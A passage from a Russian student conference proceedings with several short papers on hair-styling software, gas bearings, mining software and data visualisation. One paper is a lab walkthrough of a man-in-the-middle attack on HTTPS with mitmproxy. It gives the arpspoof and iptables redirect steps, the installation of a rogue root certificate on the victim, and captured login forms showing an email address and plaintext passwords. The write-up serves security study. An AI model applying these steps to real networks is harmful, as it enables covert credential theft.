Формат загружаемых фотографий	.jpg, .png, .raw (с любых устройств)	.jpg, .png (с любых устройств)	.jpg, .png (с любых устройств)	.jpg, .png (с мобильного устройства)	.jpg, .png (с мобильного устройства)

Из сравнения видно, что «TryingHair» имеет преимущество среди критерия «платформы», так как концепция данного цифрового ассистента предусматривает охват большого диапазона клиентских устройств. Аналогичная ситуация с критерием «формат загружаемых фото»: чем больше поддерживаемых форматов исходных файлов, тем удобнее разным пользователям загружать те фотографии, которые у них имеются на устройстве. Стоит учесть, что критерий «основные функции» способствует привлечению внимания не только простых пользователей, но и целых предприятий, ведь основная функциональность в процессе разработки может дополняться второстепенными функциями, впоследствии охватывающими больший спектр людей.

Заключение

Было выявлено, что программный продукт «TryingHair» имеет отличный потенциал, который может влиять на социум в общих чертах: помогать людям выходить в общество красивыми и модными.

Предполагается, что концепция цифрового ассистента будет развиваться и совершенствоваться дополнительными функциями, которые смогут предложить пользователи этого программного продукта. Не стоит забывать об основных и первоначальных функциях «TryingHair»: хорошее распознавание лиц, подбор причёсок по моде, подбор цвета волос и определённый уход за волосами, имеет далеко не каждый аналог на рынке. Благодаря этому люди смогут раз и навсегда забыть о проблемах, связанных с уходом за волосами и перестать беспокоиться о своём имидже. Многие стилисты или парикмахеры смогут эффективнее выполнять свои задачи с повышением удовлетворённости клиентов.

СПИСОК ИСТОЧНИКОВ

1. Машинное обучение и интеллектуальный анализ данных : практикум. – Челябинск : Челябинский государственный университет, 2022. – 65 с. – ISBN 978-5-7271-1797-2. – EDN AJHCPE.
2. Молодяков, С. А. Применение функций OpenCV в компьютерном зрении (60 примеров на Python) / С. А. Молодяков. – Санкт-Петербург : Федеральное государственное автономное образовательное учреждение высшего образования «Санкт-

Петербургский политехнический университет Петра Великого», 2022. – 296 с. – ISBN 978-5-7422-7554-1. – EDN QOKITW.

3. Казанцев, Т. Искусственный интеллект и Машинное обучение. Основы программирования на Python / Т. Казанцев. – 2020. – 123 с. – ISBN 978-5-532-04002-1.

4. Introduction To Machine Learning With Python / Andreas C. Müller, Sarah Guido // A Guide For Data Scientists. – 2016. – 340 p. – ISBN 978-1-491-91721-3.

5. Deep Learning / Ian Goodfellow, Yoshua Bengio, Aaron Courville // The MIT Press Cambridge, Massachusetts London, England. – 2016. – 800 p. – ISBN 978-1-491-93799-0.

УДК 621.822

Краснов Игорь Михайлович, студент, Комсомольский-на-Амуре государственный университет

Krasnov Igor Mikhailovich, student, Komsomolsk-na-Amure State University

Григорьева Анна Леонидовна, кандидат физико-математических наук, доцент, заведующий кафедрой «Прикладная математика», Комсомольский-на-Амуре государственный университет

Grigoreva Anna Leonidovna, Candidate of Physical and Mathematical Sciences, Associate Professor, Head of the Department «Applied Mathematics», Komsomolsk-na-Amure State University

РАЗРАБОТКА ПРОГРАММНОГО КОМПЛЕКСА ДЛЯ ОПТИМИЗАЦИИ РАБОТЫ ГАЗОСТАТИЧЕСКИХ ПОДШИПНИКОВ

DEVELOPMENT OF A SOFTWARE PACKAGE FOR OPTIMIZING THE OPERATION OF GAS-STATIC BEARINGS

Аннотация. Известно, что газостатические подшипники являются эффективными вариантами для различных приложений, где требуется точность и высокая скорость вращения. В данной статье рассматривается идея создания информационной системы, которая позволит оптимизировать работу газостатического подшипника, в зависимости от выделенных характеристик. Описываются основные принципы работы таких подшипников, а также динамические характеристики шпиндельных узлов (ШУ), для расчётов процессных моделей и оптимизации подшипников в концепции информационной системы.

Abstract. It is known that gas-static bearings are effective options for various applications where precision and high rotational speed are required. This article discusses the idea of creating an information system that will optimize the operation of a gas-static bearing, depending on the selected characteristics. The basic principles of operation of such bearings, as well as the dynamic characteristics of Spindle assemblies, are described for calculating process models and optimizing bearings in the information system concept.

Ключевые слова: информационная система, модель расчетов, подшипники, газостатические подшипники, конусные подшипники.

Key words: information system, calculation model, bearings, gas-static bearings, cone bearings.

Введение

Актуальность темы исследования обусловлена необходимостью более точного определения параметров подшипника при его эксплуатации для оптимизации работы с ним.

Цель научного исследования изучить работу подшипника, провести анализ, произвести сбор данных и на его основе составить математическую модель, которая помо-

жет написать программный комплекс, производящий расчёт необходимых параметров. Степень разработанности темы составляет 40%.

Конусные газостатические подшипники – это устройства, которые используют газовый поток для создания подъемной силы, которая поддерживает вращающийся шарик или конус в своем положении. Эти подшипники широко применяются в различных областях, где требуется высокая точность и стабильность движения, включая прецизионную механику, оптику, аэрокосмическую технику и полупроводниковую промышленность. Они также широко применяются в производстве шлифовальных станков, токарных станков, фрезерных станков и других машин с ЧПУ (рисунок 1). [3]




Рисунок 1 – Конусный газостатический подшипник

Принцип работы конусных газостатических подшипников основан на законе Бернулли. При движении газа через узкое отверстие его скорость увеличивается, а давление падает. Это создает подъемную силу, которая поддерживает вращающийся элемент подшипника в своем положении. [5]

Между поверхностями подшипника создается тонкий слой газа, который поддерживает определенное давление. Это давление позволяет снизить трение и износ, что увеличивает точность и стабильность движения. [2]

Основная часть

Для использования конусных газостатических подшипников, была предложена модель информационной системы [1], которая будет вычислять основные динамические и статические характеристики в зависимости от внешних факторов, в том числе усилий и так далее (рисунок 2).



Рисунок 2 – Динамические характеристики шпиндельных узлов

Предлагается выделить следующие характеристики, влияющие на работу ШУ газового подшипника:

- X1 – частота собственных колебаний;
- X2 – амплитудно-фазовая частотная характеристика (АФЧХ);
- X3 – динамическая жесткость;
- X4 – формы колебаний на собственных частотах;
- X5 – коэффициенты демпфирования (или декременты затухания).

Конусные газостатические подшипники имеют ряд уникальных особенностей, которые делают их привлекательными для использования в различных приложениях [4].

Высокая точность. Конусные газостатические подшипники обеспечивают высокую точность позиционирования и устойчивость к нагрузкам. Это делает их идеальным выбором для точных устройств, таких как микроэлектромеханические системы (MEMS) и оптические устройства.

Низкое трение. Конусные газостатические подшипники используют газ в качестве смазки, что уменьшает трение и износ. Это повышает эффективность и долговечность подшипников и позволяет им работать в условиях высоких скоростей и частот.

Высокая жесткость. Конусные газостатические подшипники обладают высокой жесткостью, что позволяет им выдерживать большие нагрузки без деформации. Это особенно важно для приложений, требующих высокой точности и стабильности.

Малый размер. Конусные газостатические подшипники имеют малый размер и массу, что делает их идеальным выбором для приложений, где ограничены пространство и вес.

Низкий уровень вибрации. Конусные газостатические подшипники обеспечивают низкий уровень вибрации, что снижает шум и увеличивает точность работы.

Заключение

В результате исследования были определены параметры подшипника при его эксплуатации для оптимизации работы с ним. Был произведен анализ, в результате которого получилась математическая модель, которая в последствии позволит создать программный комплекс, позволяющий оптимизировать работу газ статического подшипника.

Модель имеет вид:

$F(X_1, X_2, \dots, X_n) = 0$ целевая функция.

Система ограничений

$G_1(X_1, X_2, \dots, X_n) = 0$

...

$G_m(X_1, X_2, \dots, X_n) = 0$

Данные расчеты послужат основой для создания программного комплекса, который планируется внедрить в учебный процесс.

СПИСОК ИСТОЧНИКОВ

1. Балдин, К. В. Информатика для ВУЗов : учебник / К. В. Балдин, В. Б. Уткин. – Москва : Дашков и К, 2016. – С. 395.

2. Космынин, А. В. Обеспечение качества обработки материалов резанием посредством внедрения трансформируемых управляемых звеньев в систему станочных систем / А. В. Космынин, В. С. Щетинин, П. А. Саблин, - Комсомольск-на-Амуре : Ученые записки Комсомольского-на-Амуре государственного технического университета. - 2020. - № 5(45). – С. 115-118. - DOI 10.17084/20764359-2020-45-115. - EDN QZUBSR.

3. Многофакторное влияние на шероховатость обработанной поверхности / П. А. Саблин, В. С. Щетинин // Вестник Иркутского государственного технического университета. - 2021. - № 2. - С. 161-171. - DOI 10.21285/1814-3520-2021-2-161-171. - EDN AKTBLM.

4. Рогов, В. А. Использование газовых подшипников в машиностроении / В. А. Рогов, Р. В. Дубровский. – Москва : Российский университет дружбы народов. - 2005. – С. 47-52. - ISSN 2312-8143 - EDN IJEWZV.

5. Управляемые шпиндельные опоры как инструмент обеспечения качества обработки / П. А. Саблин, А. В. Космынин, В. С. Щетинин // Вестник Иркутского государственного технического университета. - 2020. - № 5. - С. 1019-1029. - DOI 10.21285/1814-3520-2020-5-1019-1029. - EDN EIXOAD.

УДК 004.4

Кудряшов Егор Сергеевич, студент, Комсомольский-на-Амуре государственный университет

Kudryashov Egor Sergeevich, student, Komsomolsk-na-Amure State University

Петрова Анна Николаевна, доцент, заведующий кафедрой «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет

Petrova Anna Nikolaevna, Associate Professor, Head of the Department «Design, management and development of information systems», Komsomolsk-na-Amure State University

АНАЛИЗ РЫНКА ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ ДЛЯ ГОРНОДОБЫВАЮЩЕЙ ПРОМЫШЛЕННОСТИ

MINING SOFTWARE MARKET ANALYSIS

Аннотация. В статье приведено описание процессов деятельности в горнодобывающей промышленности со стороны покрытия в них потребностей программным обеспечением, обзор такого программного обеспечения на отечественном и зарубежном рынке с целью выявления применяемых архитектур и решений. Рекомендации по использованию архитектур и решений при разработке программного обеспечения данного типа с учётом актуальных требований.

Abstract. The article provides a description of the processes of activity in the mining industry in terms of covering their needs with software, a review of such software on the domestic and foreign market in order to identify the architectures and solutions used. Recommendations for the use of architectures and solutions when developing software of this type, taking into account current requirements.

Ключевые слова: программное обеспечение, горная промышленность, архитектура, решения, требования, процессы.

Key words: software, mining, architecture, solutions, requirements, processes.

Введение

Требования к программному обеспечению (ПО), участвующему в производственном процессе горнодобывающей промышленности (ГП), можно разделить на две категории. К первой относятся требования от бизнеса, выставляемые к компании-дистрибьютору ПО, ко второй – требования к приобретаемому ПО. Без обеспечения стабильности на уровне взаимодействия между бизнесом и компанией дистрибьютором ПО невозможно обсуждать любые преимущества предполагаемого для приобретения бизнесом ПО.

Сегодняшняя геополитическая обстановка в мире показывает, что самым стабильным и безопасным, а от того и единственно возможным, является использование ПО от отечественных разработчиков на базе систем с открытым исходным кодом. В связи с перспективностью разработки ПО в данном секторе рынка были рассмотрены по четыре ПО от отечественных и зарубежных разработчиков с целью выявления предпочтительных архитектур и решений, которые рекомендуется использовать при разработке ПО, покрывающего потребности бизнеса в данном секторе рынка. Тема имеет среднюю степень разработанности.

Основная часть

Для покрытия нужд ГП существует большое количество ПО, большинство из которого некорректно сравнивать друг с другом, так как оно может применяться для решения различных, зачастую не взаимосвязанных друг с другом задач. Хотя процессы

ГП от компании к компании и могут отличаться в частности, в общем они всегда остаются неизменными и делятся на пять последовательных уровней.

Первый уровень – занесение и хранение данных. На момент принятия решения о переходе в цифровую сферу предприятие ГП уже имеет архив данных за несколько лет его деятельности, который нуждается в оцифровке и переносе в цифровую базу данных. Этот трудоёмкий процесс позволяет создать основу, благодаря которой формируется архитектура базы данных – происходит выделение важных для конкретного производства данных, хранение и взаимодействие с которыми является обязательным для конкретного предприятия на всех последующих уровнях.

Второй уровень – проверка данных. Если данные структурированы, это не означает что в них нет ошибок. В процессе занесения больших объёмов данных возможен человеческий фактор, подразумевающий наличие ошибок или опечаток в их содержимом. Для устранения ошибок такого типа используются технические системы проверки данных, которые позволяют задать правила проверки для структурированных данных и по запросу отображать не отвечающие указанным правилам данные для принятия окончательного решения оператором – либо данные исправляются, либо изменения вносятся в имеющиеся правила проверки.

Третий уровень – преобразование данных. При условии успешного выполнения процессов первого и второго уровня на выходе получают прогнозируемые данные заданной детализации, которые можно перенаправлять в функции для расчёта необходимых в рамках конкретного производства данных (планирование, прогнозирование, анализ и прочее).

Четвёртый уровень – графическое отображение данных. Визуализация данных необходима для наглядного представления полученных и рассчитанных данных, что облегчает их восприятие человеком. Кроме этого информацию, предоставленную в таком виде, намного удобней анализировать, отображать в отчётной документации и взаимодействовать с ней с целью её дальнейшего изменения.

Пятый уровень – автоматизация производства. Позволяет исключить человеческий фактор, как и самого человека, из производственных процессов, подлежащих автоматизации. Достигается путём замены используемой на производстве техники и инструментов их «умными» аналогами и организацией инфраструктуры, внутри которой они смогут передавать собираемые ими данные в специальные системы, управляемые операторами, в автоматическом режиме.

Для анализа рынка ПО для ГП были выбраны по четыре популярных решения от отечественных («Геомикс» [1], «Geonaft WEB Solution» [2], «АГР» [3] и «Майнфрейм» [4]) и зарубежных («MX Deposit» [5], «Geobank» [6], «Geovia GEMS» [7] и «GIM Suite» [8]) разработчиков, покрывающие потребности ГП первого уровня. Вся информация по применяемой в них архитектуре и используемым решениям получена из общедоступных источников.

На основании проведённого анализа были выявлены пять изменяемых областей ПО: модель предоставления, структура, используемые системы управления базами данных (СУБД), наличие локального решения и применение машинного обучения (МО).

Все рассматриваемые решения имели одну из двух моделей предоставления – локальную или сетевую. ПО или устанавливается локально, на каждый ПК клиента, или устанавливается единожды на обособленный сервер в сети предприятия.

Большинство из рассматриваемых решений использовали модульную структуру расширения используемых инструментов в рамках одного, основного приложения, и только одно позволяло расширять инструментарий путём установки дополнительного ПО. Таким образом в первом случае у клиента всегда имеется только одна точка входа в ПО, а во втором – несколько.

Большинство из рассматриваемых решений использовали сторонние СУБД для хранения данных и только одно – СУБД собственной разработки. В первом случае использовались как проприетарные СУБД, такие как MS SQL Server и Oracle Database, так и решения с открытым исходным кодом, такие как Firebird.

Одна часть рассматриваемых решений не имела такого локального приложения для работы в местах с отсутствующей или слабой сетевой инфраструктурой, другая – имела. Некоторые локальные приложения имели возможность установки только на проприетарные операционные системы (ОС), такие как ОС семейства Windows или iOS, другие могли быть установлены и на ОС с открытым исходным кодом, такие как ОС Linux (и ОС Android).

Размещённые должным образом консистентные данные могут сказать о себе много неочевидного и, возможно, полезного, если для поиска этих закономерностей применить актуальные на сегодняшний день технологии как МО. Большинство рассматриваемых решений не имеет инструментов по анализу данных на основе МО, но некоторые, помимо предварительно настроенных инструментов МО имеют свои инструменты для их создания с возможностью взаимодействия с автоматически подготовленными для анализа данными.

Заключение

Полученные в ходе анализа данные позволяют заключить следующие рекомендации по использованию архитектур и решений в ПО для ГП, удовлетворяющих в потребностях от бизнеса по первичному сбору и внесению геологических данных.

Рекомендуется использование сетевой модели предоставления ПО на основе систем с открытым исходным кодом, которые могут быть установлены в ОС с открытым исходным кодом. Архитектура построения – модульная, где отдельное ПО включает в себя достаточное количество модулей для покрытия потребностей на выбранном уровне процессов ГП. ПО должно иметь локальную версию приложения для решения задач в местах без обустроенной сетевой инфраструктуры или в местах с нестабильной сетевой инфраструктурой. ПО должно не только обеспечивать выполнение стандартных и устоявшихся со временем задач, но и уже сегодня решать задачи завтрашнего дня с использованием актуальных и востребованных на данный момент технологий машинного обучения.

СПИСОК ИСТОЧНИКОВ

1. Справочное руководство системы Геомикс // 2023. – . – URL: <https://docs.geomix.ru> (дата обращения: 10.10.2023).
2. Технология Geonaft Web Solution // 2023. – . – URL: <http://geonaft.ai/technologies/gws> (дата обращения: 10.10.2023).
3. О системе АГР // 2023. – . – URL: <https://agr4.ru/ru/solution> (дата обращения: 10.10.2023).
4. Решения КРЕДО // 2023. – . – URL: <https://credodialogue.ru/produkty/korobochnye-produkty.html> (дата обращения: 10.10.2023).
5. Справка и поддержка в MX Deposit // 2023. – . – URL: <https://www.seequent.com/ru/справка-и-поддержка-в-mx-deposit> (дата обращения: 10.10.2023).
6. Online Help to Micromine Geobank // 2023. – . – URL: https://webhelp.micromine.com/gb/24.0/English/Content/IDH_SPLASH.htm (дата обращения: 10.10.2023).
7. Geovia Model the Sustainable Planet // 2023. – . – URL: <https://www.3ds.com/products/geovia> (дата обращения: 10.10.2023).
8. Geological data management software GIM Suite // 2023. – . – URL: <https://www.acquire.com.au/products/gim-suite> (дата обращения: 10.10.2023).

УДК 004.056

Кузнецова Светлана Константиновна, студент, Комсомольский-на-Амуре государственный университет

Kuznetsova Svetlana Konstantinovna, student, Komsomolsk-na-Amure State University

Трещев Иван Андреевич, кандидат технических наук, доцент кафедры «Информационная безопасность автоматизированных систем», Комсомольский-на-Амуре государственный университет

Treshchev Ivan Andreevich, Candidate of Engineering Sciences, Associate Professor of the Department «Information Security of Automated Systems», Komsomolsk-na-Amure State University

АТАКА НА ПРОТОКОЛ HTTPS С ИСПОЛЬЗОВАНИЕМ MITMPROXY

ATTACK ON HTTPS PROTOCOL USING MITMPROXY

Аннотация. Рассмотрена реализация атаки на протокол HTTPS, с помощью которой были добыты логин и пароль от учетной записи Microsoft. Рассмотрено проведение атаки на Facebook и VK, с определением логина и пароля. В статье рассматривается установка программы Mitmproxy. В статье описываются основные функции Mitmproxy. Abstract. The implementation of an attack on the HTTPS protocol was considered, with the help of which the login and password for a Microsoft account were obtained. The attack on Facebook and VK is considered, with the definition of login and password. This article discusses installing the Mitmproxy program. This article describes the main functions of Mitmproxy.

Ключевые слова: консольная программа, трафик, атака, перехват HTTP запросов, протокол HTTPS.

Key words: console program, traffic, attack, interception of HTTP requests, HTTPS protocol.

Введение

Цель данной работы: рассмотреть основные функции Mitmproxy, а также реализовать атаку на протокол HTTPS и с ее помощью добыть логин и пароль от учетной записи. Теоретической базой при написании данной статьи послужили труды таких авторов, как: К. С. Модлей, Е. Ф. Стукалина, А. А. Сиротский, Л. В. Блимготова, А. П. Балдина и др.

Mitmproxy – это интерактивная консольная программа, которая позволяет перехватывать, инспектировать, модифицировать и повторно воспроизводить поток трафика.

Основные функции Mitmproxy: перехват HTTP запросов и ответов и их модификация на лету, сохранение полной HTTP беседы для последующего воспроизведения и анализа, воспроизведение HTTP беседы со стороны клиента, воспроизведение ранее записанных HTTP ответов сервера, режим обратного прокси для перенаправления трафика на указанный сервер, режим прозрачного прокси на OSX и Linux, изменение HTTP трафика при помощи скриптов Python, генерация на лету SSL сертификатов для перехвата.

Начальные условия: компьютер атакующего – Kali Linux (64-bit). Компьютер жертвы – Windows 7 (32-bit). Компьютеры атакующего и жертвы находятся в одной локальной сети, имеющей доступ в интернет.

Стандартная установка Kali Linux уже включает в себя Mitmproxy. Если программа еще не установлена, то её можно скачать с официального сайта <https://mitmproxy.org>.

Основная часть

Для начала перенаправим трафик жертвы через Mitmproxy. Этого можно добиться либо с помощью arpspoof [5], либо поменяв шлюз по умолчанию (gateway) компьютера жертвы на адрес Mitmproxy. Далее включаем IP forwarding с помощью утилиты sysctl, как показано на рисунке 1.

```
(user@kali)-[~]
└─$ sudo sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

Рисунок 1 – Включение IP forwarding с помощью утилиты sysctl

Затем задаем правила iptables (рисунок 2).

```
(user@kali)-[~]
└─$ sudo iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 80 -j REDIRECT --to-port 8080
(user@kali)-[~]
└─$ sudo iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 443 -j REDIRECT --to-port 8080
(user@kali)-[~]
└─$
```

Рисунок 2 – Правила iptables

Далее установим сертификат mitmproxy на компьютер жертвы (при первом запуске mitmproxy сгенерирует сертификат и сохранит его в файле ~/.mitmproxy/mitmproxy-ca-cert.cer. В Windows 7 при двойном щелчке по файлу сертификата откроется окно с информацией о сертификате. В этом же окне будет кнопка «Установить сертификат». Следуя мастеру импорта сертификатов важно выбрать «Доверенные корневые центры сертификации» в качестве хранилища).

В отдельном терминале запустить arpspoof, указав IP-адрес жертвы и роутера. В отдельном терминале запустить mitmproxy, как показано на рисунке 3.

```
(user@kali)-[~]
└─$ mitmproxy --mode transparent --showhost
```

Рисунок 3 – Запуск mitmproxy

Каждый перехваченный запрос HTTP(S) будет отображен на главном экране mitmproxy в виде отдельного пункта. Перемещаться по запросам можно с помощью клавиш «стрелка вверх» и «стрелка вниз». Чтобы получить детальную информацию по конкретному запросу, выделите его и нажмите Enter. Чтобы вернуться обратно, нажмите клавишу Q.

С помощью mitmproxy удалось перехватить логин и пароль от учетной записи Microsoft [1], при этом никаких проблем не было как на стороне атакующего, так и на стороне жертвы (рисунок 4).

```
Flow Details
2020-12-09 11:45:03 POST https://login.live.com/ppsecure/post.srf?wa=wsignin1.0&rpsnv=1
3&ct=1607478170&rver=7.0...
< 200 OK text/html; charset=utf-8 11.55k 607ms
Request Response Detail
URLEncoded form wlidperf=FR*L&ST=1607478303233 [M:auto]
113:
login: unsald.black@gmail.com
loginfmt: unsald.black@gmail.com
type: 11
LoginOptions: 3
lrf:
lrfPartition:
hisRegion:
hisScaleUnit:
passwd: 123456QQ
ps: 2
psRNGCDefaultType:
psRNGCEntropy:
psRNGCSLK:
canary:
ctx:
hpgrequestid:
PPFT: DdLchU8hAg2K2!uyr1xsEcBZR0biS6el8*SOsQwTTDW*GVTIVG!6mXBVdmTkMIarXBLU
└─ [206/207][showhost][transparent] [*:8080]
```

Рисунок 4– Перехваченные логин и пароль от учетной записи Microsoft

Атака также была проверена на Facebook и VK как показано на рисунках 5 и 6. Проблем не обнаружено [3].

```
return_session:
skip_api_login:
signed_next:
trynum: 2
timezone: -600
lgndim: eyJ3Ijo4MDAsImgiOjYwMCwiYXciOjgwMCwiYWgiOjU2MCwiYyI6MjR9
lgnrnd: 174712_Dla_
lgns: 1607478422
email: unsald.black@gmail.com
prefill_contact_point: unsald.black@gmail.com
prefill_source:
prefill_type: contact_point
first_prefill_source:
first_prefill_type: contact_point
had_cp_prefilled: true
had_password_prefilled: false
ab_test_data:
AAAAA/AA/AAAAAAAAAAAAAAAAAAAAAAAAAq/VAAAABDAA
encpass: #PWD_BROWSER: 5:1607478526:AWFQAEK08CvK6fqUk0skQ2edZJQ32dEKz
WJ3d1fKMc3NryXiiE3TwiqLTNAVYAPuLXK0TeJSqS6LOAoy0l0fhv8wC+l4lXngp2CNhvhFro9R0F07one6h4RK
1x3J436TeFBWFN2iS9cpw
```

Рисунок 5– Логин и пароль (зашифрованный) от Facebook

```
act: login
role: al_frame
expire:
to: aw5kZXgucGhw
recaptcha:
captcha_sid:
captcha_key:
_origin: https://vk.com
ip_h: e61c9eff44a5f5f4b5
lg_h: be2e4a1cc4002a8fc2
ul:
email: unsald.black@gmail.com
pass: 123456Qq
```

Рисунок 6 – Логин и пароль от VK

Заключение

В работе была реализована атака на протокол HTTPS. С помощью атаки были добыты логин и пароль.

Mitmproху представляет из себя удобный инструмент для проведения атак man-in-the-middle [4]. С помощью mitmproху удалось не только перехватить логин и пароль жертвы, но и сделать это незаметно для неё.

Было выявлено, что атаки на HTTPS по большей части связаны не с проблемами в самом протоколе, а с поддержкой устаревших механизмов шифрования. ИТ-индустрия начинает постепенно отказываться от протоколов предыдущего поколения и предлагает новые инструменты для поиска уязвимостей [2].

СПИСОК ИСТОЧНИКОВ

1. Модлей, К. С. Комплексная оценка атак злоумышленников на учетные записи пользователей / К. С. Модлей, Е. Ф. Стукалина // Информационные технологии в науке, промышленности и образовании : сборник трудов Всероссийской научно-технической конференции, Ижевск, Россия, 29 мая 2020 года / Отв. ред. К. Ю. Петухов. – Ижевск: Ижевский государственный технический университет имени М.Т. Калашникова, 2020. – С. 185-190. – EDN MVEMVN.
2. Сиротский, А. А. Анализ последствий нарушения безопасности персональных данных с позиций интересов злоумышленника / А. А. Сиротский // Информационная безопасность: вчера, сегодня, завтра : Сборник статей по материалам VI Всероссийской научно-практической конференции, Москва, 12 апреля 2023 года. – Москва: Российский государственный гуманитарный университет, 2023. – С. 52-56. – EDN DVBNWO.
3. Блимготова, Л. В. Проблемы обеспечения кибербезопасности социальных сетей / Л. В. Блимготова, А. П. Балдина // DIGITAL EDU. Цифровые компетенции в образовании : Сборник материалов Всероссийского научного форума с международным участием, Якутск, 15–16 февраля 2023 года. – Киров: Межрегиональный центр инновационных технологий в образовании, 2023. – С. 370-373. – EDN UZZUJX.
4. Кормилицин, Е. С. Реализация компьютерной атаки типа «Человек посередине» на протокол удаленного рабочего стола и рекомендации по защите / Е. С. Кормилицин // Современные проблемы телекоммуникаций : Материалы Российской научно-технической конференции, Новосибирск, 20–21 апреля 2022 года. – Новосибирск: Сибирский государственный университет телекоммуникаций и информатики, 2022. – С. 207-217. – EDN SYBTTK.

5. HTTPS traffic analysis and client identification using passive SSL/TLS fingerprinting / M. Husák, M. Čermák, T. Jirsík, P. Čeleda // Eurasip Journal on Information Security. – 2016. – Vol. 2016, No. 1. – P. 1-14. – DOI 10.1186/s13635-016-0030-7. – EDN NPKGXD.

УДК 004

Кунафин Айдар Ринатович, студент, Уфимский университет науки и технологий
Kunafin Aidar Rinatovich, student, Ufa University of Science and Technology

Абзалилова Лия Рашитовна, кандидат физико-математических наук, доцент кафедры цифровой экономики и коммуникаций, Уфимский университет науки и технологий
Abzalilova Liya Rashitovna, Candidate of Physical and Mathematical Sciences, Associate Professor of the Department of Digital Economics and Communications, Ufa University of Science and Technology

ЗНАЧЕНИЕ ВЫБОРА ОПТИМАЛЬНОЙ ФОРМЫ ВИЗУАЛИЗАЦИИ ДЛЯ ПРЕДСТАВЛЕНИЯ ДАННЫХ

THE IMPORTANCE OF CHOOSING THE OPTIMAL FORM OF VISUALIZATION FOR DATA REPRESENTATION

Аннотация. Визуализация данных является важной частью анализа данных, и правильный выбор типа графика имеет огромное значение для эффективного представления результатов. Эта работа рассматривает зависимость выбора типа графика от конкретной предметной области и выделяет важные аспекты. Рассмотрены темы выбора инструментов визуализации данных и адаптации к изменяющимся требованиям и целям анализа.

Abstract. Data visualization is an important part of data analysis, and choosing the right graph type is essential to effectively presenting the results. This work examines the dependence of the choice of graph type on a specific subject area and highlights important aspects. The topics of choosing data visualization tools and adapting to changing requirements and analysis goals are covered.

Ключевые слова: визуализация данных, BI-системы, анализ данных, значимость выбора, графики.

Keywords: data visualization, BI systems, data analysis, significance of choice, graphics.

Введение

В наше время, охваченное взрывным ростом объемов данных, способность адекватно интерпретировать и представлять информацию является фундаментальным элементом принятия важных решений в различных областях. Данные служат ключевым источником понимания событий и тенденций. В этом контексте визуализация данных приобретает особенное значение, позволяя конвертировать множество абстрактных цифр в интуитивно понятную форму, доступную для восприятия человеком. Выбор оптимальной формы визуализации данных становится критически важным аспектом, поскольку различные области знаний предъявляют свои уникальные требования к процессу анализа. Эффективность визуализации напрямую зависит от того, насколько точно и наглядно она передает суть данных в соответствии с поставленными целями. Несмотря на существующие исследования в области визуализации данных, вопрос выбора оптимального визуального представления остается многогранным и требует дальнейших уточнений исходя из специфики конкретных областей применения. В данной работе мы нацелены рассмотреть значимость правильного выбора формы визуализации

данных, подчеркнуть уникальные аспекты различных предметных областей и предложить рекомендации по оптимизации этого процесса.

Виды информации

Информацию можно классифицировать по виду и типу данных. По виду данных они могут быть непрерывными или дискретными. Непрерывные данные представляют спектр значений, такие как температура, время и расстояние. Дискретные данные имеют ограниченное количество значений, например, количество людей в комнате или товаров на складе. По типу данных, информация может быть числовой или нечисловой. Числовые данные представлены числами, такими как цены акций или результаты эксперимента. Нечисловые данные могут быть текстовыми или категориальными, такими как названия продуктов или цвета автомобилей [1].

В данной работе мы не будем затрагивать конкретный вид или тип данных, а рассмотрим тему вне зависимости от них.

Зависимость типа графика от предметной области

Каждая сфера деятельности имеет свои уникальные характеристики и требования к визуализации. Например, при отображении показателей смертности от пандемии наиболее часто используются столбчатые и линейные графики для демонстрации количества заболевших и выздоровевших на протяжении времени. В то время как для представления оборотов финансовой организации могут быть более уместными круговые диаграммы, показывающие распределение доходов по различным направлениям или географическим регионам. Выбор правильного типа графика обеспечивает корректное восприятие и интерпретацию данных, что особенно важно в критических и ответственных областях [2].

Важность выбора правильного графика

Возможности информационной визуализации требуют выбора правильного типа графика в зависимости от типа данных. Для числовых данных можно использовать гистограммы для распределения и столбчатые диаграммы для сравнения значений по категориям. Нечисловые данные могут быть визуализированы с помощью круговых диаграмм, столбчатых диаграмм или облаков слов, в зависимости от характера данных. Для данных о времени подходят временные ряды для отслеживания изменений и календарные тепловые карты для визуализации паттернов и сезонных колебаний.

Ошибочный выбор типа визуализации может привести к серьезным недоразумениям и неверным выводам. Например, если данные в разрезе категорий не отсортированы от большего к меньшему, это создает неудобство чтения данных [3]. Правильным же будет разработать диаграмму таким образом, чтобы пользователь мог сразу увидеть максимальные и минимальные значения показателей (рисунок 1).



Рисунок 1 – Неправильное и правильное представление данных

Неправильное сочетание данных и типа визуализации может привести к искаженному восприятию информации. Роль аналитика, разрабатывающего визуальные представления, заключается в том, чтобы задавать заказчику вопрос «Зачем?», поскольку не всегда в той визуализации, которая описана в техническом задании, имеется смысл.

Адаптация к смене требований и целей анализа




Рисунок 2 – Исходная диаграмма, запрошенная заказчиком




Рисунок 3 – Итоговый результат после анализа данных

